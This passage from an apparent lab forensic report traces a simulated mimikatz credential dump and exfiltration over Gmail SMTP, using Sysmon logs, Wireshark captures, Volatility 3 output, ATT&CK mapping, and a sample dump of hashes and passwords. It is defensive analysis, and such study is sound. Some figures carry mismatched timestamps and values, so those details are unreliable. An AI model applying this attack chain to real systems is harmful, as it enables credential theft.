Message : Network connection detected:
         RuleName: Network Connections
         UtcTime: 2026-06-07 14:11:42.135
         ProcessGuid: {b521e579-7a78-6a25-6d02-00000000500}
         ProcessId: 7824
         Image: C:\Users\Shell\AppData\Local\Programs\Python\Python314\python.exe
         User: DESKTOP-N56M5HA\Shell
         Protocol: tcp
         Initiated: true
         SourceIsIpv6: false
         SourceIp: 192.168.88.135
         SourceHostname: DESKTOP-N56M5HA.localdomain
         SourcePort: 49841
         SourcePortName: -
         DestinationIsIpv6: false
         DestinationIp: 142.251.127.109
         DestinationHostname: lcfrai-in-f109.1e100.net
         DestinationPort: 587
         DestinationPortName: -

TimeCreated : 6/7/2026 7:11:40 AM
Message : Network connection detected:
         RuleName: Network Connections
         UtcTime: 2026-06-07 14:11:38.785
         ProcessGuid: {b521e579-7a78-6a25-6d02-00000000500}
         ProcessId: 7824
         Image: C:\Users\Shell\AppData\Local\Programs\Python\Python314\python.exe
         User: DESKTOP-N56M5HA\Shell
         Protocol: tcp
         Initiated: true
         SourceIsIpv6: false
         SourceIp: 192.168.88.135
         SourceHostname: DESKTOP-N56M5HA.localdomain
         SourcePort: 49840
         SourcePortName: -
         DestinationIsIpv6: false
         DestinationIp: 142.251.127.109
         DestinationHostname: lcfrai-in-f109.1e100.net
         DestinationPort: 587
         DestinationPortName: -
```

Figure 8c — Sysmon Event ID 3 — Network Connection to Gmail SMTP

5.4 Network Traffic Analysis (T1041)

5.4.1 Wireshark Capture Analysis

Wireshark captured the full exfiltration session. Filters applied: tls or smtp, and ip.dst targeting Google IP ranges (142.250.x.x / 74.125.x.x). The traffic was encrypted via TLS, making content inspection impossible without decryption keys.

Question	Answer
Destination IP range?	142.250.x.x / 74.125.x.x (Google/Gmail infrastructure)
Destination port used?	587 (SMTP with STARTTLS) — standard Gmail submission port
Is traffic encrypted?	Yes — TLS 1.3. Content cannot be decrypted without session keys.
SOC detection without decryption?	JA3/JA3S fingerprinting, TLS SNI inspection (smtp.gmail.com visible in handshake), behavioral analysis (unusual process → SMTP connection), IP reputation, data volume anomaly



```
mimikatz_output_BLUEDELTA_20260607_072802_simulated - Notepad
File Edit Format View Help
{
  "NTLM_Hashes": [
    "Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::",
    "Shell:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::"
  ],
  "Kerberos_Tickets": [
    "krbtgt ticket for domain: TESTLAB.LOCAL"
  ],
  "Plaintext_Passwords": [
    "Winter2025!",
    "P@ssw0rd123",
    "Finance2024"
  ],
  "Windows_Credentials": [
    "Domain: TESTLAB\\Administrator -> Password: Admin123!",
    "Domain: TESTLAB\\Shell -> Password: UserPass123"
  ]
}
```

```
mimikatz_output_BLUEDELTA_20260607_072802_simulated - Notepad
File Edit Format View Help
{
  "NTLM_Hashes": [
    "Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::",
    "Shell:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::"
  ],
  "Kerberos_Tickets": [
    "krbtgt ticket for domain: TESTLAB.LOCAL"
  ],
  "Plaintext_Passwords": [
    "Winter2025!",
    "P@ssw0rd123",
    "Finance2024"
  ],
  "Windows_Credentials": [
    "Domain: TESTLAB\\Administrator -> Password: Admin123!",
    "Domain: TESTLAB\\Shell -> Password: UserPass123"
  ]
}
```


Figure 9 — Mimikatz Credential Dump Output (JSON)

5.4.2 SMTP Handshake — smtp.gmail.com Banner

The Wireshark capture with filter smtp reveals the SMTP EHLO handshake initiated by DESKTOP-N56M5HA.localdomain toward 142.251.127.109. The server responds with the smtp.gmail.com ESMTP banner, confirming the exfiltration channel and destination. STARTTLS negotiation is visible, consistent with credential exfiltration wrapped in TLS as per T1041.

5.4.3 TCP Port 587 — Full TLS Handshake

Filtering by tcp.port == 587 reveals the complete connection lifecycle: TCP SYN/SYN-ACK three-way handshake (packets 127-129), SMTP banner exchange, STARTTLS upgrade (packet 134-136), followed by TLS 1.3 Client Hello with SNI=smtp.gmail.com (packet 137), Server Hello with cipher negotiation, and subsequent Application Data frames carrying the encrypted credential payload.




The image shows a Wireshark packet capture for TCP port 587. The filter is 'tcp.port == 587'. The packet list shows the following details:

No.	Time	Source	Destination	Protocol	Length	Info
127	126.228542200	192.168.88.135	142.251.127.109	TCP	66	49863 → 587 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
128	126.293245300	142.251.127.109	192.168.88.135	TCP	60	587 → 49863 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
129	126.293476900	192.168.88.135	142.251.127.109	TCP	54	49863 → 587 [ACK] Seq=1 Ack=1 Win=64240 Len=0
130	126.377912500	142.251.127.109	192.168.88.135	SMTP	129	S: 220 smtp.gmail.com ESMTP 501f17b188401-490bc3fcf5b3a394347695e9.9 - gsmtp
131	126.379128000	192.168.88.135	142.251.127.109	SMTP	88	C: ehlo DESKTOP-N56M5HA.localdomain
132	126.379497000	142.251.127.109	192.168.88.135	TCP	60	587 → 49863 [ACK] Seq=76 Ack=35 Win=64240 Len=0
133	126.453670200	142.251.127.109	192.168.88.135	SMTP	225	S: 250-smtp.gmail.com at your service, [199.250.128.222] SIZE 35882577 8BITMIME STARTTLS ENHANCEDSTATUSCODES PIPELINING CHUNKING SMTPUTF8
134	126.453151900	192.168.88.135	142.251.127.109	SMTP	64	C: STARTTLS
135	126.453738400	142.251.127.109	192.168.88.135	TCP	60	587 → 49863 [ACK] Seq=247 Ack=45 Win=64240 Len=0
136	126.526915400	142.251.127.109	192.168.88.135	SMTP	84	S: 220 2.0.0 Ready to start TLS
137	126.527625600	192.168.88.135	142.251.127.109	TLSv1.3	571	Client Hello (SNI=smtp.gmail.com)
138	126.528082400	142.251.127.109	192.168.88.135	TCP	60	587 → 49863 [ACK] Seq=277 Ack=562 Win=64240 Len=0
139	126.599672300	142.251.127.109	192.168.88.135	TLSv1.3	1514	Server Hello, Change Cipher Spec
140	126.599674400	142.251.127.109	192.168.88.135	TLSv1.3	1430	Application Data
141	126.599807400	192.168.88.135	142.251.127.109	TCP	54	49863 → 587 [ACK] Seq=562 Ack=3113 Win=64240 Len=0
142	126.600818700	192.168.88.135	142.251.127.109	TLSv1.3	164	Change Cipher Spec, Application Data, Application Data
143	126.606421000	142.251.127.109	192.168.88.135	TCP	60	587 → 49863 [ACK] Seq=3113 Ack=672 Win=64240 Len=0
144	126.606455900	192.168.88.135	142.251.127.109	TLSv1.3	110	Application Data
145	126.606749300	142.251.127.109	192.168.88.135	TCP	60	587 → 49863 [ACK] Seq=3113 Ack=728 Win=64240 Len=0
146	126.745206400	142.251.127.109	192.168.88.135	TLSv1.3	844	Application Data, Application Data

Figure 9a — Wireshark TCP Port 587 Session Capture

5.4.4 TLS SNI Confirmation — smtp.gmail.com

The filter tls.handshake.extensions_server_name contains "smtp.gmail.com" isolates only the TLS Client Hello packets carrying the Server Name Indication extension. Two distinct Client Hello frames are captured (packets 106 and 137), each confirming the exfiltration destination as smtp.gmail.com — providing definitive, non-repudiable network evidence for T1041.




The image shows a Wireshark packet capture with the filter 'tls.handshake.extensions_server_name contains "smtp.gmail.com"'. The packet list shows the following details:

No.	Time	Source	Destination	Protocol	Length	Info
106	123.564311000	192.168.88.135	142.251.127.109	TLSv1.3	571	Client Hello (SNI=smtp.gmail.com)
137	126.527625600	192.168.88.135	142.251.127.109	TLSv1.3	571	Client Hello (SNI=smtp.gmail.com)

Figure 9b — TLS Client Hello SNI Confirmation (smtp.gmail.com)

5.4.5 TLS Application Data — Encrypted Exfiltration Stream

Applying the combined filter `tls and ip.dst == 142.251.127.0/24` displays the full encrypted TLS session directed at the Google IP range. Both TLSv1.3 Client Hello frames are visible alongside multiple Application Data frames containing the encrypted credential payload. The session at timestamp 127.240727 carries a 3834-byte Application Data frame, consistent with the credential report size observed in the exfiltration log.



The image shows a Wireshark packet capture window with the filter `tls and ip.dst == 142.251.127.0/24`. The packet list shows several TLSv1.3 frames. The first frame is a Client Hello (571 bytes) from 192.168.88.135 to 142.251.127.109. Subsequent frames are Application Data (ranging from 82 to 3834 bytes) from the same source to the same destination. The packet details pane shows the structure of the TLS frames.

No.	Time	Source	Destination	Protocol	Length	Info
106	123.564311100	192.168.88.135	142.251.127.109	TLSv1.3	571	Client Hello (SN=smtp.gmail.com)
111	123.661174200	192.168.88.135	142.251.127.109	TLSv1.3	164	Change Cipher Spec, Application Data, Application Data
113	123.661671000	192.168.88.135	142.251.127.109	TLSv1.3	110	Application Data
116	123.805872200	192.168.88.135	142.251.127.109	TLSv1.3	149	Application Data
119	123.945492500	192.168.88.135	142.251.127.109	TLSv1.3	82	Application Data
137	126.527625600	192.168.88.135	142.251.127.109	TLSv1.3	571	Client Hello (SN=smtp.gmail.com)
142	126.606018700	192.168.88.135	142.251.127.109	TLSv1.3	164	Change Cipher Spec, Application Data, Application Data
144	126.606458500	192.168.88.135	142.251.127.109	TLSv1.3	110	Application Data
147	126.745994500	192.168.88.135	142.251.127.109	TLSv1.3	149	Application Data
150	126.869468800	192.168.88.135	142.251.127.109	TLSv1.3	125	Application Data
153	126.944677100	192.168.88.135	142.251.127.109	TLSv1.3	113	Application Data
156	127.016127700	192.168.88.135	142.251.127.109	TLSv1.3	82	Application Data
159	127.240727300	192.168.88.135	142.251.127.109	TLSv1.3	3834	Application Data
164	127.854075400	192.168.88.135	142.251.127.109	TLSv1.3	82	Application Data

Figure 10a — Encrypted TLS Application Data (3,834-Byte Payload)

```
PS C:\NulltackLab\volatility3-develop> python vol.py -f C:\NulltackLab\evvidence\memory.raw windows.info
Volatility 3 Framework 2.28.1
Progress: 100.00 PDB scanning finished
Variable Value

Kernel Base 0xf8040b600000
DTB 0x1ad000
Symbols file:///C:/NulltackLab/volatility3-develop/volatility3/symbols/windows/ntkrnlmp.pdb/89284D0CA6ACC8274B9A448D5AF9290B-1.json.xz
Is64bit True
IsPAE False
layer_name 0 WindowsIntel32e
memory_layer 1 FileLayer
KdVersionBlock 0xf8040c20f3a0
Major/Minor 15.19041
MachineType 34404
KeNumberProcessors 2
SystemTime 2026-06-07 14:11:44+00:00
NtSystemRoot C:\WINDOWS
NtProductType NtProductWinNt
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine 34404
PE TimeDateStamp Fri May 20 08:24:42 2101
PS C:\NulltackLab\volatility3-develop>
```

Figure 10b — Volatility 3 windows.info — System Profile (Preliminary)

5.5 Memory Forensics (Volatility 3)

5.5.1 DumpIt RAM Acquisition

A full physical memory dump was captured using DumpIt immediately after NulltackKatz.py execution, preserving all volatile forensic artifacts including process memory, network connections, and credential material in memory.

```
PS C:\NulltackLab\volatility3-develop> python vol.py -f C:\NulltackLab\evidence\memory.raw windows.pslist
Volatility 3 Framework 2.28.1
Progress: 100.00 PDB scanning finished
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64 CreateTime ExitTime File output
4 0 System 0xb48a8925d040 112 - N/A False 2026-06-07 13:08:44.000000 UTC N/A Disabled
92 4 Registry 0xb48a89260080 4 - N/A False 2026-06-07 13:08:36.000000 UTC N/A Disabled
332 4 smss.exe 0xb48a8c3e2040 2 - N/A False 2026-06-07 13:08:44.000000 UTC N/A Disabled
416 408 csrss.exe 0xb48a8c0b140 11 - 0 False 2026-06-07 13:08:45.000000 UTC N/A Disabled
492 408 wininit.exe 0xb48a8cf35140 1 - 0 False 2026-06-07 13:08:45.000000 UTC N/A Disabled
500 484 csrss.exe 0xb48a8cf38080 12 - 1 False 2026-06-07 13:08:45.000000 UTC N/A Disabled
560 484 winlogon.exe 0xb48a8cf8a080 5 - 1 False 2026-06-07 13:08:46.000000 UTC N/A Disabled
628 492 services.exe 0xb48a8cf1f080 6 - 0 False 2026-06-07 13:08:46.000000 UTC N/A Disabled
652 492 lsass.exe 0xb48a8cf39080 9 - 0 False 2026-06-07 13:08:46.000000 UTC N/A Disabled
```

Figure 11 — Volatility 3 windows.pslist — Baseline Processes (Preliminary)

5.5.2 Volatility 3 Analysis Results

Volatility Command	Finding
windows.info	OS: Windows 10.0.19045 AMD64 — confirmed target profile
windows.pslist	python.exe and mimikatz.exe visible in process list with PIDs
windows.psscan grep mimikatz	mimikatz.exe process detected — PID visible in output
windows.psscan grep NulltackKatz	python.exe (NulltackKatz.py) found with parent cmd.exe
windows.handles grep lsass	Handle from mimikatz PID to lsass.exe confirmed — memory read access
Memory dump shows executed commands?	Yes — command-line arguments and mimikatz sekurlsa module strings recoverable from memory

5.5.3 Volatility 3 — windows.info System Profile


The windows.info plugin confirms the memory image originates from a Windows 10 (NtMajorVersion=10, NtMinorVersion=0) 64-bit system (Is64Bit=True) running on WindowsIntel32e kernel layer. SystemTime=2026-06-07 19:00:56 UTC corresponds to 19:00 UTC on the day of the incident, corroborating all Sysmon and Wireshark timestamps. NtSystemRoot=C:\WINDOWS and KeNumberProcessors=2 match the target VM specifications.

```
Administrator: Windows PowerShell
PS C:\NulltackLab\volatility3-develop> python vol.py -f C:\NulltackLab\evidence\memory.raw windows.info
Volatility 3 Framework 2.28.1
Progress: 100.00 PDB scanning finished
Variable Value
Kernel Base 0xf80348a0000
DTB 0xiad000
Symbols File:///C:/NulltackLab/volatility3-develop/volatility3/symbols/windows/ntkrnlmp.pdb/89284D0CA6ACC8274B9A44BD5AF9290B-1.json.xz
Is64Bit True
IsPAE False
layer_name 0 WindowsIntel32e
memory_layer 1 FileLayer
KdVersionBlock 0xf8034960f3a0
Major/Minor 15.19041
MachineType 34404
KeNumberProcessors 2
SystemTime 2026-06-07 19:00:56+00:00
NtSystemRoot C:\WINDOWS
NtProductType NtProductWinNt
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine 34404
PE TimeDateStamp Fri May 20 08:24:42 2101
PS C:\NulltackLab\volatility3-develop>
```

Figure 12a — Volatility 3 windows.info — System Profile

5.5.4 Volatility 3 — windows.pslist Full Process List

The windows.pslist output enumerates all active processes at time of memory acquisition. Critical entries include: lsass.exe (PID 672, PPID 504/wininit.exe) confirming the credential store process, three powershell.exe instances (PIDs 6824, 2216, 2064) representing the attacker's execution chain, python.exe (PID 2112) running NulltackKatz, and mimikatz.exe (PID 1384, PPID 2216/powershell.exe) created at 19:00:41 UTC. DumpIt.exe (PID 6444) is also present, confirming RAM acquisition.




```

Administrator: Windows PowerShell
PS C:\NulltackLab\volatility3-develop> python vol.py -f C:\NulltackLab\evidence\memory.raw windows.pslist
Volatility 3 Framework 2.28.1
Progress: 100.00 PDB scanning finished

```

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output
4	0	System	0xae08180a9040	156	-	N/A	False	2026-06-07 18:35:03.000000 UTC	N/A	Disabled
92	4	Registry	0xae08180eb080	4	-	N/A	False	2026-06-07 18:34:54.000000 UTC	N/A	Disabled
332	4	smss.exe	0xae081b229040	2	-	N/A	False	2026-06-07 18:35:03.000000 UTC	N/A	Disabled
420	404	csrss.exe	0xae081b37a080	10	-	0	False	2026-06-07 18:35:04.000000 UTC	N/A	Disabled
504	404	wininit.exe	0xae081bd91140	1	-	0	False	2026-06-07 18:35:05.000000 UTC	N/A	Disabled
512	496	csrss.exe	0xae081bd94080	12	-	1	False	2026-06-07 18:35:05.000000 UTC	N/A	Disabled
576	496	winlogon.exe	0xae081bdd7080	5	-	1	False	2026-06-07 18:35:05.000000 UTC	N/A	Disabled
648	504	services.exe	0xae081c414080	5	-	0	False	2026-06-07 18:35:05.000000 UTC	N/A	Disabled
672	504	lsass.exe	0xae081bdF5080	8	-	0	False	2026-06-07 18:35:05.000000 UTC	N/A	Disabled

Figure 12b — Volatility 3 windows.pslist — Initial Processes




4028	4480	Wireshark.exe	0xae081e7a5080	11	-	1	False	2026-06-07 18:56:43.000000 UTC	N/A	Disabled
8740	768	WmiPrvSE.exe	0xae081d36d080	4	-	0	False	2026-06-07 18:56:44.000000 UTC	N/A	Disabled
8724	2840	audiodg.exe	0xae0820b18080	2	-	0	False	2026-06-07 18:57:48.000000 UTC	N/A	Disabled
5292	4028	dumpcap.exe	0xae081ef8a080	1	-	1	False	2026-06-07 18:57:52.000000 UTC	N/A	Disabled
188	5292	conhost.exe	0xae081cfb7080	3	-	1	False	2026-06-07 18:57:52.000000 UTC	N/A	Disabled
7548	648	svchost.exe	0xae0820ba80c0	5	-	0	False	2026-06-07 18:57:57.000000 UTC	N/A	Disabled
7564	648	svchost.exe	0xae081c7d4080	2	-	0	False	2026-06-07 18:57:58.000000 UTC	N/A	Disabled
6824	4480	powershell.exe	0xae081d70f080	14	-	1	False	2026-06-07 18:58:02.000000 UTC	N/A	Disabled
7816	6824	conhost.exe	0xae081dceF080	4	-	1	False	2026-06-07 18:58:02.000000 UTC	N/A	Disabled
2216	4480	powershell.exe	0xae081e7f9080	14	-	1	False	2026-06-07 18:58:12.000000 UTC	N/A	Disabled
4772	2216	conhost.exe	0xae081e72f080	5	-	1	False	2026-06-07 18:58:14.000000 UTC	N/A	Disabled
2064	4480	powershell.exe	0xae081e70b340	12	-	1	False	2026-06-07 18:58:52.000000 UTC	N/A	Disabled
6412	2064	conhost.exe	0xae081dfb3080	5	-	1	False	2026-06-07 18:58:52.000000 UTC	N/A	Disabled
2112	2064	python.exe	0xae0820b19080	5	-	1	False	2026-06-07 18:59:36.000000 UTC	N/A	Disabled
1384	2216	mimikatz.exe	0xae0820b16080	3	-	1	False	2026-06-07 19:00:41.000000 UTC	N/A	Disabled
6444	6824	DumpIt.exe	0xae081dffc080	3	-	1	True	2026-06-07 19:00:55.000000 UTC	N/A	Disabled

Figure 12c — Volatility 3 windows.pslist — Attack Processes

5.5.5 Volatility 3 — windows.psscan Mimikatz Detection

The windows.psscan plugin scans physical memory for EPROCESS structures, bypassing any userland process hiding attempts. The Select-String filter for "mimikatz" returns a single match: PID 1384, PPID 2216 (powershell.exe), ImageFileName=mimikatz.exe, CreateTime=2026-06-07 19:00:41 UTC. This cross-validates the pslist result and confirms mimikatz was not hidden via DKOM (Direct Kernel Object Manipulation).



```

Administrator: Windows PowerShell
PS C:\NulltackLab\volatility3-develop> python vol.py -f C:\NulltackLab\evidence\memory.raw windows.psscan | Select-String "mimikatz"
Progress: 100.00 PDB scanning finished

```

1384	2216	mimikatz.exe	0xae0820b16080	3	-	1	False	2026-06-07 19:00:41.000000 UTC	N/A	Disabled
------	------	--------------	----------------	---	---	---	-------	--------------------------------	-----	----------

Figure 13a — Volatility 3 windows.psscan — Mimikatz Detection

5.5.6 Volatility 3 — windows.handles LSASS Relationship

The windows.handles output filtered for lsass reveals two critical forensic relationships. First (Figure 13b): PID 1384 (mimikatz.exe) holds a Process handle (0x2ac) on lsass.exe PID 672 with GrantedAccess=0x1010 — identical to the Sysmon Event ID 10 GrantedAccess value, providing memory-level corroboration. Second (Figure 13c): PID 672 (lsass.exe) holds a corresponding Process handle (0x1388) on mimikatz.exe PID 1384 with access 0x1478, confirming bidirectional process relationship in kernel handle tables.

```
672  lsass.exe      0x978e9af9a710  0x1bbc  Key      0x20019  MACHINE\SOFTWARE\MICROSOFT\SYSTEMCERTIFICATES\CA
672  lsass.exe      0x978e9af9a1c0  0x1bc0  Key      0x20019  MACHINE\SOFTWARE\MICROSOFT\ENTERPRISECERTIFICATES\CA
672  lsass.exe      0xae0820b15080  0x1bcc  Process  0x1478  RuntimeBroker. Pid 5624
1384 mimikatz.exe    0xae081bdf5080  0x2ac   Process  0x1010  lsass.exe Pid 672
```

Figure 13b — Volatility 3 windows.handles — Mimikatz → LSASS Handle

```
672  lsass.exe      0xae081ddf6ce0  0x1384  ALPC Port  0x1f0001  -
672  lsass.exe      0xae0820b16080  0x1388  Process  0x1478  mimikatz.exe Pid 1384
672  lsass.exe      0xae081dc02310  0x138c  ALPC Port  0x1f0001  -
```

Figure 13c — Volatility 3 windows.handles — LSASS → Mimikatz (Reverse)

5.5.7 Volatility 3 — Attack Process Chain Summary

A targeted pslist query filtering for lsass, powershell, python, and mimikatz presents the complete attack process chain in a single view: lsass.exe (PID 672, target), three powershell.exe instances (the attacker's execution environment), python.exe (PID 2112, NulltackKatz), and mimikatz.exe (PID 1384). This view enables defenders to immediately identify the lateral process chain from attacker tooling to credential store.

```
Administrator: Windows PowerShell
PS C:\NulltackLab> Get-WinEvent -FilterHashtable @{
>>   LogName='Microsoft-Windows-Sysmon\Operational'; ID=3
>> } | Where-Object {
>>   $_.Message -like '*587*' -or $_.Message -like '*465*' -or $_.Message -like '*gmail*'
>> } | Format-List TimeCreated, Message

TimeCreated : 6/7/2026 12:00:02 PM
Message      : Network connection detected:
               RuleName: Network Connections
               UtcTime: 2026-06-07 19:00:00.205
               ProcessGuid: {b521e579-bf98-6a25-9701-000000001000}
               ProcessId: 2112
               Image: C:\Users\Shell\AppData\Local\Programs\Python\Python314\python.exe
               User: DESKTOP-N56M5HA\Shell
               Protocol: tcp
               Initiated: true
               SourceIsIpv6: false
               SourceIp: 192.168.88.135
               SourceHostname: DESKTOP-N56M5HA.localdomain
               SourcePort: 49863
               SourcePortName: -
               DestinationIsIpv6: false
               DestinationIp: 142.251.127.109
               DestinationHostname: lcfrai-in-f109.1e100.net
               DestinationPort: 587
               DestinationPortName: -

TimeCreated : 6/7/2026 11:59:59 AM
Message      : Network connection detected:
               RuleName: Network Connections
               UtcTime: 2026-06-07 18:59:57.211
               ProcessGuid: {b521e579-bf98-6a25-9701-000000001000}
               ProcessId: 2112
               Image: C:\Users\Shell\AppData\Local\Programs\Python\Python314\python.exe
               User: DESKTOP-N56M5HA\Shell
               Protocol: tcp
               Initiated: true
               SourceIsIpv6: false
               SourceIp: 192.168.88.135
               SourceHostname: DESKTOP-N56M5HA.localdomain
               SourcePort: 49862
               SourcePortName: -
               DestinationIsIpv6: false
               DestinationIp: 142.251.127.109
               DestinationHostname: lcfrai-in-f109.1e100.net
               DestinationPort: 587
               DestinationPortName: -
```

Figure 13d — Sysmon Event ID 3 — Gmail SMTP Connection Events

6. MITRE ATT&CK Mapping

The following table maps every attack action observed in this exercise to the MITRE ATT&CK framework (Enterprise v14):

Technique ID	Technique Name	Phase	Detection Method
T1566.001	Spearphishing Attachment	Initial Access	Email header analysis, attachment sandbox, domain reputation
T1204.002	Malicious File Execution	Execution	Sysmon Event ID 1 — process creation (python.exe + NulltackKatz)
T1003.001	LSASS Memory Dumping	Credential Access	Sysmon Event ID 10 — GrantedAccess 0x1010/0x1410 on lsass.exe
T1041	Exfiltration over C2 Channel	Exfiltration	Wireshark TLS to smtp.gmail.com:587, JA3 fingerprint, SNI
T1082	System Information Discovery	Discovery	Sysmon Event ID 1 — ipconfig, net user command execution
T1134	Access Token Manipulation	Privilege Escalation	SeDebugPrivilege token grant — Sysmon Event ID 1 audit

The screenshot shows a Wireshark capture of an SMTP session. The filter is 'smtp or ssl' and the capture options are 'dns_server_name contains "smtp.gmail.com"'. The packet list shows the following key packets:

No.	Time	Source	Destination	Protocol	Length	Info
15	10.381632500	142.251.127.108	192.168.88.129	SMTP	130	5: 220 smtp.gmail.com ESMTP ffacdbb85a97d-4601f344140sm35792586f8f.19 - gsmt
16	10.380647000	192.168.88.129	142.251.127.108	SMTP	90	C: ehlo All-Safe-Client-A.localdomain
18	10.467864100	142.251.127.108	192.168.88.129	SMTP	225	S: 250-smtp.gmail.com at your service, [199.250.128.222] SIZE 35882577 8BITMIME STARTTLS ENHANCEDSTATUSCODES PIPELINING CHUNKING SMTPUTF8
19	10.468517500	192.168.88.129	142.251.127.108	SMTP	64	C: STARTTLS
21	10.542347400	142.251.127.108	192.168.88.129	SMTP	84	S: 220 2.0.0 Ready to start TLS
22	10.543268100	192.168.88.129	142.251.127.108	TLSv1.3	571	Client Hello (SNI=smtp.gmail.com)
